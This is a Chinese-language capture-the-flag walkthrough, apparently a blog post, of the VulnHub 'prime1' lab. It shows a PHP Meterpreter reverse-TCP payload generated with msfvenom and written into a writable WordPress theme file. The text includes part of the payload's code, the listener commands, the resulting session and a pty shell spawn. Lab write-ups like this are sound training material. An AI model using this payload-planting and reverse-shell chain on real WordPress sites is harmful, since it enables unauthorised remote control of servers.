
Recently Published

Aug 30th 2019, 9:49 am Hello world!

登录成功

获取shell

让我进行一波任意点击，访问了很多页面……
直到这个界面



Edit Themes

Did you know?


There's no need to change your CSS here — you can edit and live preview CSS changes in the built-in CSS editor.

Twenty Nineteen: Stylesheet (style.css)

Selected file content:

```
@charset "UTF-8";
/*
Theme Name: Twenty Nineteen
Theme URI: https://wordpress.org/themes/twentynineteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom styles for all the default blocks, and is built so that what you see in the editor looks like what you'll see on your website. Twenty Nineteen is designed to be adaptable to a wide range of websites, whether you’re running a photo blog, launching a new business, or supporting a non-profit. Featuring ample whitespace and modern sans-serif headlines paired with classic serif body text, it's built to be beautiful on all screen sizes.
Requires at least: WordPress 4.9.6
Version: 1.4
License: GNU General Public License v2 or later
License URI: LICENSE
Text Domain: twentynineteen
Tags: one-column, flexible-header, accessibility-ready, custom-colors, custom-menu, custom-logo, editor-style, featured-images, footer-widgets, rtl-language-support, sticky-post, threaded-comments, translation-ready

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.

Twenty Nineteen is based on Underscores https://underscores.me/, (C) 2012-2018 Automattic, Inc.
```

只有secret.php可以成功写入



Edit Themes


Twenty Nineteen: secret.php

Selected file content:

```
/* Ohh Finaly you got a writable file */

```


那就考虑写入一句话木马拿反弹shell

说实话我不会 所以我搜索了一下，最后我屈服了，使用了msf



```
┌──(root㉿akil)-[/home/akil/vulnhub/prime1]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.134.129 LPORT=4444
-o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34792 bytes
Saved as: shell.php
```

在这里上传生成的shell.php



Edit Themes


Twenty Nineteen: secret.php

Selected file content:


```
(count($streams_w)==0) { $streams_w = null; } if (count($streams_e)==0) { $streams_e = null; } $count
= 0; if ($n_sockets > 0) { $res = socket_select($sockets_r, $sockets_w, $sockets_e, $tv_sec,
$tv_usec); if (false === $res) { return false; } if (is_array($r) && is_array($sockets_r)) { $r =
array_merge($r, $sockets_r); } if (is_array($w) && is_array($sockets_w)) { $w = array_merge($w,
$sockets_w); } if (is_array($e) && is_array($sockets_e)) { $e = array_merge($e, $sockets_e); } $count
+= $res; } if ($n_streams > 0) { $res = stream_select($streams_r, $streams_w, $streams_e, $tv_sec,
$tv_usec); if (false === $res) { return false; } if (is_array($r) && is_array($streams_r)) { $r =
array_merge($r, $streams_r); } if (is_array($w) && is_array($streams_w)) { $w = array_merge($w,
$streams_w); } if (is_array($e) && is_array($streams_e)) { $e = array_merge($e, $streams_e); } $count
+= $res; } return $count; } function add_reader($resource) { global $readers; if
(is_resource($resource) && !in_array($resource, $readers)) { $readers[] = $resource; } } function
remove_reader($resource) { global $readers; if (in_array($resource, $readers)) { foreach ($readers as
$key => $r) { if ($r == $resource) { unset($readers[$key]); } } } } ob_implicit_flush(); if
(MY_DEBUGGING) { error_reporting(E_ALL); } else { error_reporting(0); } @ignore_user_abort(true);
@set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0); $GLOBALS['UUID'] =
PAYLOAD_UUID; $GLOBALS['SESSION_GUID'] = SESSION_GUID; $GLOBALS['AES_KEY'] = null;
$GLOBALS['AES_ENABLED'] = false; if (!isset($GLOBALS['msgsock'])) { $ipaddr = '192.168.134.129'; $port
= 4444; my_print("Don't have a msgsock, trying to connect($ipaddr, $port)"); $msgsock =
connect($ipaddr, $port); if (!$msgsock) { die(); } } else { $msgsock = $GLOBALS['msgsock'];
$msgsock_type = $GLOBALS['msgsock_type']; switch ($msgsock_type) { case 'socket':
register_socket($msgsock); break; case 'stream': default: register_stream($msgsock); } }
add_reader($msgsock); $r=$GLOBALS['readers']; $w=NULL;$e=NULL;$t=1; while (false !== ($cnt =
select($r, $w, $e, $t))) { $read_failed = false; for ($i = 0; $i < $cnt; $i++) { $ready = $r[$i]; if
($ready == $msgsock) { $packet = read($msgsock, 32); my_print(sprintf("Read returned %s bytes",
strlen($packet))); if (false==$packet) { my_print("Read failed on main socket, bailing"); break 2; }
```

File edited successfully.

在msfconsole配置监听端口




```
Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
```



```
msf6 exploit(multi/handler) > set lhost 192.168.134.129
lhost ⇒ 192.168.134.129
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.134.129:4444
```

访问




Not Found

The requested URL /wordpress/wp-admin/themes/twentynineteen/secret.php was not found on this server.


Apache/2.4.18 (Ubuntu) Server at 192.168.134.128 Port 80

拿到shell



```
[*] Started reverse TCP handler on 192.168.134.129:4444
[*] Meterpreter session 1 opened (192.168.134.129:4444 → 192.168.134.128:405
28 ) at 2022-07-14 00:02:30 +0800

meterpreter > 
```


ls一下



```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /var/www/html/wordpress/wp-content/themes/twentynineteen
=================================================================

Mode            Size   Type  Last modified             Name
----            ----   ----  -------------             ----
100644/rw-r--   840    fil   2018-12-14 18:33:42 +0    404.php
r--                          800
100644/rw-r--   1229   fil   2018-12-19 19:18:26 +0    archive.php
r--                          800
040755/rwxr-x   4096   dir   2019-06-19 08:50:52 +0    classes
r-x                          800
100644/rw-r--   3988   fil   2018-12-14 19:25:40 +0    comments.php
r--                          800
040755/rwxr-x   4096   dir   2019-06-19 08:50:52 +0    fonts
```

提权


使用python切到交互式shell



```
meterpreter > shell
Process 2258 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$
```

当前用户www-data

